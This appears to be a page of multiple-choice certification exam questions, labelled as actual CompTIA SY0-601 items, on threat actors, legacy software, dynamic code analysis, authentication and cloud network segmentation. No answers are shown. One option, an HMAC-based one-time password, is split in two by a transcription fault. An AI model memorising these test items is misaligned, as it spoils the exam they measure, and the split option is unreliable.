
A major political party experienced a server breach. The hacker then publicly posted stolen internal communications concerning campaign strategies to give the opposition party an advantage. Which of the following BEST describes these threat actors?

A. Semi-authorized hackers

B. State actors

C. Script kiddies

D. Advanced persistent threats



Actual exam question from CompTIA's SY0-601

Question #: 171

Topic #: 1

[All SY0-601 Questions]

A company is required to continue using legacy software to support a critical service. Which of the following BEST explains a risk of this practice?

A. Default system configuration

B. Unsecure protocols

C. Lack of vendor support

D. Weak encryption

Actual exam question from CompTIA's SY0-601

Question #: 172

Topic #: 1

[All SY0-601 Questions]

A security analyst has been tasked with ensuring all programs that are deployed into the enterprise have been assessed in a runtime environment. Any critical issues found in the program must be sent back to the developer for verification and remediation. Which of the following BEST describes the type of assessment taking place?


A. Input validation

B. Dynamic code analysis

C. Fuzzing

D. Manual code review

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 173

Topic #: 1

[All SY0-601 Questions]

Which of the following can work as an authentication method and as an alerting mechanism for unauthorized access attempts?

A. Smart card


B. Push notifications

C. Attestation service

D. HMAC-based

E. one-time password

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 174

Topic #: 1

[All SY0-601 Questions]


A company has a flat network in the cloud. The company needs to implement a solution to segment its production and non-production servers without migrating servers to a new network. Which of the following solutions should the company implement?

A. Intranet

B. Screened subnet

C. VLAN segmentation

D. Zero Trust



Actual exam question from CompTIA's SY0-601

Question #: 175

Topic #: 1

[All SY0-601 Questions]

